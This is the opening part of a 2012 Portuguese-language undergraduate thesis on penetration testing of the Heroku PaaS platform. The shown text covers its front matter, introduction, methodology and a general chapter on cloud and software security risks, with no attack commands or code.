FUNDAÇÃO DE ENSINO "EURÍPIDES SOARES DA ROCHA"
CENTRO UNIVERSITÁRIO EURÍPIDES DE MARÍLIA - UNIVEM
CURSO DE BACHARELADO EM CIÊNCIA DA COMPUTAÇÃO

ALESSANDRO MOURA FONSECA

TESTE DE PENETRAÇÃO EM PaaS

Marília
2012

ALESSANDRO MOURA FONSECA

TESTE DE PENETRAÇÃO em PaaS

Trabalho de Curso apresentado ao Curso de Bacharelado em Ciência da Computação da Fundação de Ensino "Eurípides Soares da Rocha", mantenedora do Centro Universitário Eurípides de Marília - UNIVEM, como requisito parcial para obtenção do grau de Bacharel em Ciência da Computação.

Orientador
Profº Dr. Elvis Fusco

Marília

2012

ALESSANDRO MOURA FONSECA

TESTE DE PENETRAÇÃO EM PaaS

Banca examinadora da monografia apresentada ao Curso de Ciência da Computação da Fundação de Ensino Eurípides Soares da Rocha, Mantenedora do Centro Universitário Eurípides de Marília – UNIVEM, para a obtenção do grau de Bacharel em Ciência da Computação.

Professor Doutor (Elvis Fusco)

Orientador

Professor Mestre (Leonardo Castro Botega)

Professor do curso de Ciência da Computação

Professor Mestre (Mauricio Duarte)

Professor do curso de Ciência da Computação

Marilia 12 de dezembro de 2012

AGRADECIMENTOS

Agradeço primeiramente a DEUS que sempre me deu forças durante a longa caminhada que foi a graduação do curso de ciência da computação, pois só ele sabe todas as dificuldades que encontrei durante este período. Agradeço também a minha esposa, filhos e pais que durante este período sempre estiveram ao meu lado, me apoiando e incentivando. Agradeço ao meu orientador Prof. Dr. Elvis Fusco que sabendo destas dificuldades me orientou no caminho correto para a conclusão deste objetivo, bem como a banca avaliadora parcial a qual contribuiu para que o rumo inicialmente traçado fosse corrigido dando-me novos objetivos e metas a serem exploradas. Por fim gostaria de agradecer ao Prof. Rodolfo Barros Chiaramonte que me auxiliou quando mais necessitei e ao professor Edward Moreno que me ensinou com suas atitudes que acima de nossas capacidades psicológicas está nossa capacidade de se doar ao próximo, obtendo satisfação plena através das conquistas de nossos orientados.

Meço o valor de um homem pela medida em que ele se liberta de seu próprio eu. (Albert Einstein)

FONSECA, Alessandro Moura. Teste de Penetração em PaaS. 2012. 82 f. Trabalho de Conclusão de Curso (Bacharelado em Ciência da Computação) Centro Universitário Eurípides de Marília, Fundação de Ensino "Eurípides Soares da Rocha", Marília, 2012.

RESUMO

Em uma ascensão logarítmica a "Computação em nuvem" é responsável por mudanças drásticas na forma em que as organizações lidam com as informações geradas por seu modelo de negócio. A forma que elas tratam os dados, serviços e aplicações que estão hospedados fora de suas dependências e as vezes até fora do país. A Computação em nuvem ou "Cloud Computing" foi dividida em partes segundo o modelo de negócio que cada um se propõe. Neste trabalho é apresentado PaaS (Plataforma como Serviço) mais especificamente a plataforma Heroku. O trabalho se propõe a verificar a existência de falhas de segurança, abordar as ferramentas utilizadas para Pentest, bem como apresentar o escopo geral da Plataforma Heroku e as falhas de segurança encontradas.

Palavras Chaves: Heroku, Segurança, Pentest, PaaS

FONSECA, Alessandro Moura. Teste de Penetração em PaaS. 2012. 82 f. Trabalho de Conclusão de Curso (Bacharelado em Ciência da Computação) Centro Universitário Eurípides de Marília, Fundação de Ensino “Eurípides Soares da Rocha”, Marília, 2012.

ABSTRACT

In a logarithmic rise to "Cloud Computing" is responsible for drastic changes in the way organizations deal with the information generated by its business model. The way they handle data, services and applications that are hosted outside of their premises and sometimes even outside the country. The Cloud Computing or "Cloud Computing", was divided into parts according to the business model that each proposes. This work presents PaaS (Platform as a Service) platform Heroku specifically. The study aims to verify the existence of security flaws, the tools used to address Pentest and present the general scope of the Heroku platform and the security flaws found.

Key Words: Heroku, Security, Combs, PaaS

LISTA DE ILUSTRAÇÕES

Figura 1 – Mercado Brasileiro de Tecnologia. 13
Figura 2 - Incidentes Reportados ao Cert.br 04 a 06 de 2012. 19
Figura 3 - Linhas de Código em Sistemas. 23
Figura 4 - Arquitetura Framework .Net 24
Figura 5 - Arquitetura Cloud Computing. 27
Figura 6 - Serviços Cloud Computing. 28
Figura 7 – Comparação entre modelos de Controle de Segurança (CSA). 32
Figura 8 - Estrutura Heroku 34
Figura 9 - Delimitando as responsabilidades. 40
Figura 10 - Plataforma Pentest Cloud Inspector. 47
Figura 11 - Fluxograma Armitage. 49
Figura 12 - Comandos Nmap. 50
Figura 13 - Mapeamento rede Heroku 50
Figura 14 - Gráfico 1 da Rede Heroku 51
Figura 15 – Gráfico 2 da Rede Heroku 51

LISTA DE TABELAS

Tabela 1 - Quantidade de Servidores 52
Tabela 2 - Serviços em Execução nos Servidores 52

LISTA DE ABREVIATURAS E SIGLAS

IBM - International Business Machines - Empresa Americana

CERT – Centro de Estudos, Resposta e Tratamento de incidentes de segurança no Brasil.

VM – Virtual Machine.

T.I – Tecnologia da Informação.

CIOs - O Chief Information Officer (Gerente de Tecnologia).

S.O – Sistema Operacional.

PaaS - Platform as a Service

ENISA - European Network and Information Security Agency.

KLOC – Número de bugs por mil linhas de código.

GQ – Garantia de qualidade.

JVM – Maquina Virtual Java.

On-demand – De acordo com a demanda

NIST - National Institute of Standards and Technology

CSA - Cloud Security Alliance

TAXONOMIA – É a ciência da identificação

PCI DSS – Padrão de segurança cartões de débito e credito

IOPS - É o número de operações por segundo que um disco individual consegue chegar.

REST - Representational state transfer (REST) é um estilo de se projetar aplicativos fracamente acoplados que contam com recursos nomeados, e não com mensagens.

POOL DE RECURSOS- Um conjunto de recursos que está disponível para ser atribuído a tarefas do projeto.

Teste de caixa branca - Ensaios de estrutura interna do software. Teste de caixa preta- Testa funcionalidades não especificadas, no software que está sendo.

Teste Caixa Cinza - O software é testado para encontrar defeitos de qualquer espécie, seja no código ou na estrutura.

VSWITCH – É um Software com, switch multilayer virtuais licenciado sob o código aberto Apache 2.0.

RootKit – É um software com capacidade a dar a um invasor acesso pleno ao sistema infectado.

DRP – Plano de Recuperação de Desastres

Sumário

INTRODUÇÃO 13
Resumos dos Capítulos 15
Objetivo 16
Relevância / Justificativa 16
Metodologia 17
1. Segurança em Sistemas e Internet 18
1.1 Problemas para atingir a Segurança 22
2. COMPUTAÇÃO EM NUVEM 24
2.1 Computação em Nuvem Conceitos 26
2.2 Computação em Nuvem Modelo de Serviço 26
2.3 IaaS – Infraestrutura como Serviço 28
2.4 PaaS – Plataforma como Serviço 29
2.5 SaaS – Software como Serviço 30
2.6 Computação em Nuvem Modelo de Desenvolvimento 31
2.7 Segurança em Computação em Nuvem 31
3. PLATAFORMA PaaS HEROKU 34
4. PENTEST 36
4.1 Linux Backtrack 5 R3 36
4.2 TESTES DE PENETRAÇÃO EM PLATAFORMA CLOUD 36
4.2.1 Conhecendo Escopo para executar Pentest 38
4.2.2 Delimitando responsabilidades 40
4.2.2.1 IaaS e a Clonagem de VM 41
4.2.2.2 IaaS - Falha de Segurança 41
4.2.2.3 IaaS Controle de Trafego 42
4.2.2.4 IaaS Segmentação 42
4.2.2.5 Atacando o Hypervisor 43
4.2.2.6 PaaS verificando o Escopo para Teste 44
4.2.2.7 SaaS verificando o Escopo para Teste 44
4.2.2.8 VM Segurança da Virtualização com Introspecção 45
5. FERRAMENTAS PENTEST 47

5.1 O Nmap (“Network Mapper”) 48
5.2 Armitage (“Cyber Ataque por metasploit”). 48
6. TESTES DE PENETRAÇÃO 50
7. CONCLUSÃO (RESULTADOS OBTIDOS)..... 64
8. Referências Bibliográficas..... 66

INTRODUÇÃO

O maior atrativo da computação em nuvem é sem dúvida a promessa da redução dos custos com T.I, associada ao fato da organização poder tornar mais ágil os processos e aumentar a inovação tecnológica.

A figura 1 mostra o crescimento do Mercado brasileiro de serviços de tecnologia com crescimento sustentável. Pesquisas apontam que o mercado global tem crescido



Figura 1 – Mercado Brasileiro de Tecnologia.
Fonte: CloudConf2012_Fernando_Belfort

30% ao ano, e deve chegar a 60% do mercado. CIOs brasileiros tem buscado incansavelmente formas de identificar atividades que possam ser terceirizadas. O Brasil representa mais de 50% do mercado de serviços de T.I da América latina (Belfort, 2012).

O interesse em aderir ao modelo cresce continuamente, devido à possibilidade de integração de serviços e uso mais racional dos recursos de TI pelas organizações. Os gestores de T.I sempre "sonharam" com esta possibilidade, mas era algo inalcançável devido às limitações de tecnologia e recursos financeiros disponibilizados para o departamento de T.I.

Porém, existem fatores a serem elencados antes da migração para este modelo como as questões de segurança e gestão de riscos.

O uso deste modelo com enfoque apenas em redução de custos tem sido abordado e criticado constantemente por especialistas em segurança da T.I. (Zissis & Lekkas, 2012)

A escolha de tais serviços obrigatoriamente está vinculada a análise criteriosa do serviço a ser inserido na nuvem pelas equipes de segurança de T.I das organizações. As mesmas devem estabelecer controles mais rígidos para estes serviços.

A Computação em Nuvem de forma geral leva em consideração que todos os recursos de infraestrutura de T.I (software, hardware e gestão dos dados lá inseridos) que no modelo convencional trata estes itens como um ativo da organização que os usa, passam então a serem acessados e administrados através da internet (Nuvem), não tendo a real localização física de onde se encontram esses recursos. Utiliza-se para isso um browser, que pode ser utilizado por qualquer tipo de equipamento como: Smartphones, netbooks, notebooks, desktops, etc.

Os fornecedores de T.I provem a infraestrutura e os serviços que atendem essa nova demanda. Neste novo cenário existem inúmeras dúvidas que ainda necessitam serem sanadas, para que se possa utilizar o modelo em sua plenitude e para que a adoção pelas organizações seja clara e objetiva.

A problemática da segurança dos dados inseridos na nuvem é complexa e ampla, o capitulo 2, aborda com mais detalhes o modelo de Computação em Nuvem e sua classificação, bem como alguns requisitos e conceitos que estão sendo utilizados para garantir a segurança da informação.

Os CIOs estão constantemente analisando e em busca de soluções que deem a seus portfolios credibilidade, funcionalidade, interoperabilidade ao menor custo possível. Analisando este cenário verifica-se que o “mundo da T.I” está trabalhando exaustivamente para fornecer serviços de infraestrutura para esta nova demanda. (Belfort, 2012)

Para este trabalho foi definido como **Inquilino** a organização que contrata um serviço do modelo de Computação em Nuvem ofertado por uma organização Provedora destes recursos. **Provedor** é a organização dentro do modelo de Computação em Nuvem que oferece serviços deste modelo como: IaaS, PaaS, SaaS.

Uma das subdivisões do modelo de Computação em Nuvem foi classificada como: PaaS (Plataforma como Serviço), que consiste entregar ao Inquilino uma plataforma para teste, desenvolvimento, e disponibilização de aplicativos. A finalidade é facilitar a implantação de aplicações sem a complexidade e os custos de gerenciamento do hardware. Como o hardware o S.O e os softwares que acessam este hardware são fornecidos por um Provedor, as aplicações desenvolvidas em uma PaaS normalmente ficam “refém” deste Provedor.

Devido a complexidade e divergências das informações relativas às plataformas PaaS existentes, decidiu-se escolher uma plataforma e tentar encontrar falhas de segurança ou reportar que a plataforma em questão não apresenta vulnerabilidades.

Devido a sua abrangência, facilidade e possiblidade em fazer os testes sem a necessidade de comprar um espaço virtual a plataforma PaaS escolhida como alvo para os testes foi a plataforma Heroku.

Resumos dos Capítulos

O trabalho inicia com o objetivo traçado e a relevância e justificativa aplicada.

O capitulo 1 mostra a segurança de rede de um modo geral e amplo, algumas falhas, alguns pontos falhos em que o gestores de T.I estão empenhados em resolver.

O capitulo 2 aborda o modelo de Computação em Nuvem, com suas subdivisões, conceitos, segurança aplicada ao modelo e possíveis falhas de segurança.

O capitulo 3 mostra a plataforma PaaS Heroku, a forma de funcionamento, seus aplicativos e controles, as linguagens de programação suportadas, seu hardware e esforços para torna-la mais abrangente.

O capitulo 4 aborda algumas ferramentas de pentest previamente testadas, formas de teste conhecidos, tipos de ataques em diferentes níveis.

O capitulo 5 aborda as ferramentas de Pentest escolhidas para este trabalho.

O capitulo 6 mostra os testes aplicados a plataforma PaaS Heroku e suas implicações.

O capitulo 7 demonstra a conclusão do trabalho.

O capitulo 8 contem as referencias bibliográficas contidas neste trabalho.

Objetivo

Este trabalho tem como objetivo principal demonstrar testes de penetração na plataforma PaaS HEROKU, verificando se a segurança aplicada nesta plataforma cumpre com seu papel e dar uma visão geral sobre a Computação em Nuvem e os riscos inerentes deste novo modelo de T.I.

Relevância / Justificativa

As organizações estão motivadas, porém com certa resistência quanto às perspectivas da computação em nuvem. Estão motivadas com a oportunidade de reduzir custos e por uma chance de terceirizar a gestão de infraestrutura e dar mais ênfase as competências essenciais.

As facilidades como: a agilidade oferecida pelo provisionamento sob demanda de recursos de computação e capacidade de alienar a tecnologia da informação com as estratégias de negócio e necessidades fascinam a todos os envolvidos com o gerenciamento da T.I.

No entanto, a preocupação com os riscos de segurança dos dados em computação em nuvem e da perda de controle direto sobre a segurança destes dados e sistemas, que no modelo convencional são relativamente seguros ainda é um fator de descrédito e profunda análise pelo departamento de segurança de T.I das organizações.

Os Provedores têm tentado satisfazer essa demanda por segurança, oferecendo serviços de segurança em uma plataforma em nuvem, mas estes serviços assumem várias formas e a falta de transparência em relação a controles de segurança implementados, estão causando certa confusão no mercado e complicado em demasia o processo de seleção.

Estas fragilidades e limitações nos serviços baseados em nuvem criaram um novo modelo de negócios dentro das subdivisões do modelo de computação em nuvem, focado na segurança da informação que trafega por esta nuvem. A segurança como um Serviço está experimentando um crescimento exponencial. Gartner prevê que o uso do serviço de segurança baseado em nuvem terá seu valor triplicado em vários segmentos em 2013. (Garner, 2012)

Vários fornecedores de segurança estão aproveitando este momento baseando seus negócios em nuvem para entregar soluções de segurança. Esta mudança ocorreu basicamente devido a maiores economias de escala e mecanismos de entrega melhorados.

Os Inquilinos estão cada vez mais preocupados com a segurança dos dados e serviços que estão em um local sob responsabilidade direta do Provedor de serviço, e não sua.

É necessário que as organizações entendam a natureza única, diversificada e abrangente das ofertas de Computação em Nuvem e que as ofertas sejam entregues com a segurança que necessitam, para que então possam avaliá-las e mensurar os riscos envolvidos, escolhendo assim qual delas irá satisfazer as suas necessidades, analisando sempre o custo beneficio envolvidos do negócio.

O desenvolvimento desta monografia é a oportunidade de apresentar uma plataforma PaaS que é baseada no modelo de Computação em Nuvem e testar sua segurança. A plataforma escolhida é denominada HEROKU.

Metodologia

Para que o objetivo deste projeto seja alcançado faz-se necessário um estudo bibliográfico sob os conceitos de segurança da informação, para que se possam identificar as vulnerabilidades que uma plataforma ou rede de computadores possuem. Uma pesquisa dos tipos de ataques possíveis se faz necessário.

Um estudo das atuais vulnerabilidades conhecidas e os focos dos incidentes mais recentes servirá para compreender ainda mais as ameaças aos ambientes tecnológicos.

O estudo do teste de penetração e seus resultados serão de fundamental importância para posteriormente desenvolver um roteiro que possibilitará a observação da exploração de uma vulnerabilidade e seu potencial comprometimento das informações de uma organização.

1. Segurança em Sistemas e Internet

O mercado global de segurança da informação tem crescido de forma vertiginosa, devido ao compartilhamento da informação, ou mais especificamente, a globalização da informação. (Garner, 2012)

A segurança de aplicativos e serviços na Computação em Nuvem tem um papel de fundamental importância. A velocidade da disseminação deste modelo está intimamente ligada ao grau de confiança e as tecnologias envolvidas. Se essa segurança não for plenamente obtida, os CIOs das organizações não tomarão decisões favoráveis a este crescimento, desta forma conhecer a todos os aspectos envolvidos com a segurança em Computação em Nuvem é de fundamental importância para todo profissional ou gestor de TI.

Visando alcançar este objetivo, foi criada uma associação chamada Cloud Security Alliance (http://www.cloudsecurityalliance.org/) que dentre suas atribuições produzem um relatório chamado “Security Guidance for Critical Areas of Focus in Cloud Computing” que está na versão 3.0 e está disponível para download gratuito.

Analisando este relatório que se divide em vários capítulos e temas, pode-se verificar a complexidade e interesse da comunidade de T.I sobre o modelo Computação em Nuvem. A parte que se refere à segurança se divide basicamente em duas partes: o domínio da governança que se refere a riscos, auditoria, interoperabilidade entre nuvens; e a parte operacional, que inclui a operação do “Data Center”, gerenciamento de acesso, virtualização, continuidade do negócio dentre outros.

O CERT.br é o Grupo de Resposta a Incidentes de Segurança para a Internet brasileira, mantido pelo NIC.br, do Comitê Gestor da Internet no Brasil. É responsável por tratar incidentes de segurança em computadores que envolvam redes conectadas à Internet brasileira.

A Figura 2 relata os tipos de incidentes de ataques a redes interconectadas com a internet brasileira e que foram reportados ao órgão Cert.br durante o período de abril a junho de 2012. Pode-se perceber que os ataques de invasão bem sucedidos que resulte no acesso não autorizado a um computador ou rede é a menor parcela dos incidentes, porém não se pode concluir com isso que os servidores / computadores são extremamente seguros, mas sim que a incidência se divide em dois casos: o computador/servidor invadido não detectou a invasão ou os Gerentes de T.I acharam melhor não reportar a invasão, pensando na perda de receita que a informação causaria se fosse notificada aos meios de comunicação.



Figura 2 - Incidentes Reportados ao Cert.br 04 a 06 de 2012.
Fonte: Cert.Br (2012)

Legenda da Figura 2:

dos (DoS -- Denial of Service): notificações de ataques de negação de serviço, onde o atacante utiliza um computador ou um conjunto de computadores para tirar de operação um serviço, computador ou rede.

invasão: um ataque bem sucedido que resulte no acesso não autorizado a um computador ou rede.

web: um caso particular de ataque visando especificamente o comprometimento de servidores Web ou desfigurações de páginas na Internet.

scan: notificações de varreduras em redes de computadores, com o intuito de identificar quais computadores estão ativos e quais serviços estão sendo disponibilizados por eles. É amplamente utilizado por atacantes para identificar potenciais alvos, pois permite associar possíveis vulnerabilidades aos serviços habilitados em um computador.

fraude: segundo Houaiss, é "qualquer ato ardiloso, enganoso, de má-fé, com intuito de lesar ou ludibriar outrem, ou de não cumprir determinado dever; logro". Esta

categoria engloba as notificações de tentativas de fraudes, ou seja, de incidentes em que ocorre uma tentativa de obter vantagem.

outros: notificações de incidentes que não se enquadram nas categorias anteriores.

Embora existam muitos benefícios da computação em nuvem, há preocupações de segurança significativas que precisam ser abordadas particularmente em relação à interoperabilidade das aplicações ou em relação aos dados inseridos na nuvem. Os controles devem ser os mesmos que são aplicados ao modelo convencional.

Segundo (Golding, 2012) alguns dados devem ser considerados como:

1- ***Onde estão os dados?*** Diferentes países têm controles e requisitos bastantes diferentes relacionados ao acesso físico. A localização física da nuvem deve estar em um local, ou locais que atendam as expectativas legais e preocupações de segurança do Inquilino e do usuário final.

2- ***Quem pode acessar os dados?*** Ataques cibernéticos são uma grande ameaça e esta responsabilidade é transferida ao Provedor de nuvem que pode dar acesso confiável ou não aos clientes.

3- ***Requisitos regulamentares?*** Os serviços efetuados na União Europeia, Canadá, ou nos EUA têm requisitos regulamentares (por exemplo, ISO 27002, ITIL, COBIT). (NIST, 2012). O Inquilino deve assegurar que seu Provedor de nuvem atenda a esses requisitos e está disposto a submeter-se a certificação, acreditação e revisão.

4- ***Auditoria?*** Este é um problema mais significativo e compromissos contratuais devem ser estabelecidos para cobrir essa exigência em contratos de serviços.

5- ***Treinamento para operadores da nuvem?*** Como as pessoas normalmente são os elos mais fracos é importante compreender os mecanismos de controle utilizados para que todos estejam a par das responsabilidades e códigos de conduta.

6- ***Como o Provedor trata os dados? Os dados são classificados?*** Como os dados são separados dos dados de outros Inquilinos. Os dados são criptografados? Qual o tipo de criptografia está sendo usada.

7- ***Qual a maturidade do Provedor?*** A indústria de TI é forte e estável no mercado? Pois a segurança e confiabilidade em longo prazo, oferecido pelo Provedor ao Inquilino da nuvem, são de vital importância para o Inquilino e usuário final.

8. ***O Provedor oferece acordo de Nível de Serviço (SLA)?*** O SLA oferece um nível de serviço garantido contratual entre o Provedor de nuvem e o Inquilino que especifica o nível de serviços que serão prestados.

9. ***Quais as ações em caso de uma falha de segurança?*** Não se deve esperar que a falha de segurança ocorra para que providencias sejam tomadas, deve-se sim fazer uma abordagem planejada antes do serviço ser contratado.

10- ***O plano de recuperação de desastres existe?*** É fácil no modelo de Computação em Nuvem ocultar a existência física dos servidores, por este motivo é de vital importância que haja uma DRP adequada para este ambiente, restaurando rapidamente os serviços hospedados.

(Garner) Diz que os Inquilinos devem exigir a transparência dos Provedores sobre as suas abordagens e habilidades em relação a determinadas questões, particularmente relacionado aos testes realizados para verificar se o serviço e seus processos de controle estão funcionando como previsto e como eles se comportam diante de vulnerabilidades imprevistas.

(Garner) Identifica sete áreas específicas:

1- ***Acesso de usuário privilegiado.*** É importante entender como é possível acessar os dados armazenados na nuvem utilizando uma API privilegiada para o acesso. Em particular, é vital compreender como o Provedor irá controlar e identificar os indivíduos e suas credenciais para esse acesso.

2- ***Conformidade regulamentar.*** Os clientes são responsáveis pela segurança e integridade de seus próprios dados, independentemente de onde e como ela é realizada. Este mecanismo existe para auditorias externas e certificações de segurança?

3- ***Localização dos Dados.*** É importante conhecer os locais físicos (países) em que os dados podem estar inseridos, pois a regulamentação legal pode ser requerida pelo cliente que pode exigir compromisso contratual de obediência a requisitos de privacidade regulamentados pela lei do país de origem.

4- ***Proteção dos dados***. Os dados inseridos na nuvem estão, normalmente, em um ambiente compartilhado com os dados de outros Inquilinos. A criptografia é eficaz, mas não bloqueia eficazmente o acesso não autorizado aos dados, por isso o Provedor deve indicar como os dados são protegidos em seu estado estacionário. Além disso, é essencial entender que a criptografia em si não elimina a ameaça, e que a codificação utilizada seja testada por controles adequados.

5- ***Recuperação de Desastre***. No caso de um desastre o Provedor deve ter um plano testado, demonstrando que a recuperação completa será alcançada e o tempo para essa ação. A garantia sobre o grau de replicação e sua imunidade a vários cenários de desastres deve ser verificado.

6- ***Suporte Investigativo.*** A investigação de atividade imprópria ou ilegal pode ser difícil em computação em nuvem, porque os registros e os dados de vários clientes podem ser localizados e a modificação destes dados pode ser replicada por todas as VM’s e servidores de dados. É essencial entender como as investigações seriam realizadas.

7- ***Viabilidade a longo prazo***. É desejável que o Provedor “A” de nuvem nunca cancele um serviço ou que a mesmo seja adquirido por um Provedor “B”, mas no mundo real, este último é o evento mais comum. Uma compreensão dos mecanismos de

recuperação de dados em um evento como este e seu potencial para migrar um sistema para um Provedor alternativo deve ser planejado. É importante que os dados possam ser migrados para formatos de fornecedores de soluções alternativas.

1.1 Problemas para atingir a Segurança

Alguns problemas encontrados durante a pesquisa referem-se ao fato da ausência de informação formal relacionada ao tema de segurança no modelo Computação em Nuvem, associado ao fato deste modelo estar em processo de consolidação.

Com a evolução da T.I e adoção do modelo Computação em Nuvem, mais abstratos se tornam os serviços e softwares oferecidos aos desenvolvedores e clientes finais. Este fato abre precedentes fortíssimos de falhas de segurança, tendo em vista que o código fonte se torna maior e mais propicio a serem descobertas falhas associadas a determinados Sistemas Operacionais.

Segundo (Mcgraw, 2012) todos os sistemas tem falhas de segurança em seus códigos fontes, essas falhas estão diretamente ligadas ao fato da quantidade de linhas de código que os sistemas são compostos. O número estimado de falhas é de 5 a 50 bugs por KLOC. Mesmo os sistemas que passaram por rigorosos testes de garantia de qualidade (GQ) contem Bugs, em torno de 5 Bugs por KLOC. Um Software que é testado somente em relação aos recursos que oferece que é o caso da maioria dos softwares comerciais, terá muito mais Bugs em torno de 50 por KLOC. (Mcgraw, 2012)

A utilização disseminada de linguagem de programação de baixo nível como o C ou C++ que não protegem quanto a tipos simples de ataques, como buffer overflows está amplificando o problema. Além de fornecer mais caminhos para ataques por meio de Bugs e outros defeitos de projeto, os sistemas complexos facilitam o ato de ocultar ou mascarar o código malicioso. Em teoria poderíamos analisar e provar que um programa pequeno é livre de problemas de segurança, mas essa tarefa é impossível até mesmo para os atuais sistemas simples de desktop, o que pensar então a cerca de sistemas corporativos utilizados por empresas ou governos. (Mcgraw, 2012)

A Figura 3 mostra a quantidade de linhas de código que compõem cada sistema específico, para exemplo considera-se que o Windows XP tem 40 milhões de linhas de código e que em média um sistema tem 23 bugs por KLOC.

Linhas de Código	*Sistema*
400.000	Solaris 7
17 milhões	Netscape
40 milhões	Estação Espacial
10 milhões	Ônibus Espacial
7 milhões	Boeing 777
35 milhões	NT5
1,5 milhões	Linux
<5 milhões	Windows 95
40 milhões	Windows XP

Figura 3 - Linhas de Código em Sistemas.
Fonte: (Mcgraw, 2012)

Em uma rede corporativa com aproximadamente 30.000 nós, cada estação de trabalho da rede possui softwares na forma de executáveis e bibliotecas e cerca de 3000 módulos executáveis. Cada módulo tem aproximadamente 500 Kbytes de tamanho, supondo que uma única linha de código represente 50 bytes de código e que este código apresente apenas cinco Bugs por KLOC, cada módulo executável terá aproximadamente 50 Bugs.

Agora considere que cada host tem aproximadamente 1000 executáveis. Significa que cada máquina da rede tem aproximadamente 50.000 bugs únicos. O maior problema não está no fato da quantidade de Bugs reportados mais sim a quantidade de instancias desses Bugs que podem ser alvos de ataques. Considerando que apenas 10% destes Bugs possam ser acessados remotamente pela rede, e destes apenas 10% sejam relacionados à segurança, ainda sim se tem cerca de cinco milhões de vulnerabilidades de software para serem atacadas remotamente, por está perspectiva, pode-se verificar que os números favorecem aos atacantes. (Mcgraw, 2012)

Os sistemas modernos construídos com base em máquinas virtuais, como é o caso da Plataforma PaaS Heroku, preservam a segurança e executam verificações de acesso em tempo de execução, permitindo assim a execução de código móvel não confiável, o que torna esses sistemas extensíveis.

Um Host extensível aceita atualizações ou extensões, também conhecido como código móvel, de modo que a funcionalidade do sistema possa evoluir de modo incremental, uma JVM, por exemplo, instancia uma classe em um namespace (Espaço de nomes) e pode permitir que outras classes interajam com ela. Nada disso é novo, mas pode-se verificar que o software é verdadeiramente um vetor de extensibilidade para computadores de uso geral. Infelizmente a própria característica dos sistemas extensíveis modernos dificulta obtenção da segurança.

A Figura 4 mostra a arquitetura do .NET Framework que consiste em: Verificação, Compilação just-in-time (JIT), carregamento de classe, assinatura de código e uma VM. Deve-se verificar que sistemas extensíveis vieram para ficar e em breve todo código de um aplicativo será móvel. O código móvel vai além dos riscos inerentes de seu projeto voltado a extensibilidade, pois de certa forma os vírus e worms são um tipo de código móvel. Com isso o anexo de e-mail executáveis e VMs que executam código incorporado em sites da Web tornam-se um pesadelo para a obtenção de segurança. (Mcgraw, 2012)

Em conjunto as três tendências: aumento da complexidade do sistema, extensibilidade incorporada e rede onipresente, tornam a obtenção de segurança de software mais urgente que nunca.

